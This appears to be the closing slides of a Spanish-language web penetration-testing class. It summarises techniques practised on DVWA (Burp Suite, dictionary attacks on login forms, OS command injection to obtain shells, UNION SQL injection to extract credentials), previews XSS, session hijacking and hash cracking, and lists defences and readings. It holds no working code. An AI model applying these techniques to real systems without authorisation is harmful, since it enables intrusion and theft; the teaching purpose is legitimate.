


Principio de Mínimo Privilegio

Configura cuentas de base de datos con los permisos mínimos necesarios. Una aplicación web raramente necesita privilegios de administrador. Limita operaciones DROP, ALTER, CREATE.

 **Importante:** El escapado de caracteres especiales es insuficiente como única defensa. Debe usarse solo como capa adicional junto con consultas preparadas.

Resumen Táctico de Competencias Adquiridas



Logros de esta Sesión

A lo largo de esta clase, hemos desarrollado competencias técnicas avanzadas que conforman el arsenal fundamental de un pentester profesional. Estas habilidades no solo son aplicables en entornos de laboratorio, sino que representan técnicas activamente utilizadas en evaluaciones de seguridad reales.

Estas técnicas forman la base de las pruebas de penetración web modernas y son frecuentemente encontradas en certificaciones como OSCP, CEH y GWAPT.

1

Dominio de Burp Suite

Manejo experto de Repeater para pruebas manuales iterativas e Intruder para ataques automatizados masivos

2

Ataque de Diccionario

Automatización de ataques de fuerza bruta contra formularios de autenticación web

3

Inyección de Comandos OS


Explotación de vulnerabilidades para obtener ejecución remota de código y shells interactivas

4

Inyección SQL UNION

Extracción sistemática de credenciales y datos sensibles mediante técnicas avanzadas de SQL

Próxima Clase: Ataques Client-Side y Post-Explotación



Enfoque: Atacando al Cliente

Cambiaremos nuestra perspectiva desde atacar servidores hacia comprometer a los usuarios finales. Los ataques client-side explotan la confianza que los navegadores depositan en las aplicaciones web, ejecutando código malicioso en el contexto de víctimas legítimas.

Cross-Site Scripting (XSS)

Inyección de JavaScript malicioso en páginas web legítimas.

Aprenderemos técnicas de XSS reflejado, almacenado y basado en DOM para robar cookies, sesiones y ejecutar acciones en nombre de usuarios.

Secuestro de Sesiones

Captura y manipulación de tokens de sesión para suplantar identidades. Exploraremos ataques de session hijacking, fixation y riding para mantener acceso persistente.

Cracking de Hashes

Técnicas para romper los hashes MD5 que extrajimos hoy.

Utilizaremos herramientas como Hashcat y John the Ripper con ataques de diccionario, fuerza bruta y tablas rainbow.

Recursos y Bibliografía Especializada

Herramientas Utilizadas



Burp Suite

Plataforma integral para pruebas de seguridad web




DVWA

Aplicación vulnerable para entrenamiento controlado



Netcat (nc)

Navaja suiza para comunicaciones de red y shells



Lecturas Recomendadas

- **OWASP Top 10 (2021)** - Categoría A03:2021 Injection. Documento fundamental que describe las vulnerabilidades de inyección más críticas y sus contramedidas
- **PortSwigger Web Security Academy** - Módulos interactivos sobre SQL Injection y Command Injection con laboratorios prácticos gratuitos
- **"The Web Application Hacker's Handbook"** (2nd Edition) por Dafydd Stuttard y Marcus Pinto - Referencia definitiva sobre metodologías de pentesting web
- **OWASP Testing Guide v4** - Metodología completa para evaluaciones de seguridad en aplicaciones web

Recursos Online

- HackTheBox / TryHackMe - Plataformas con máquinas vulnerables
- PentesterLab - Ejercicios específicos de inyección SQL
- SQLi Cheat Sheets - Referencias rápidas de payloads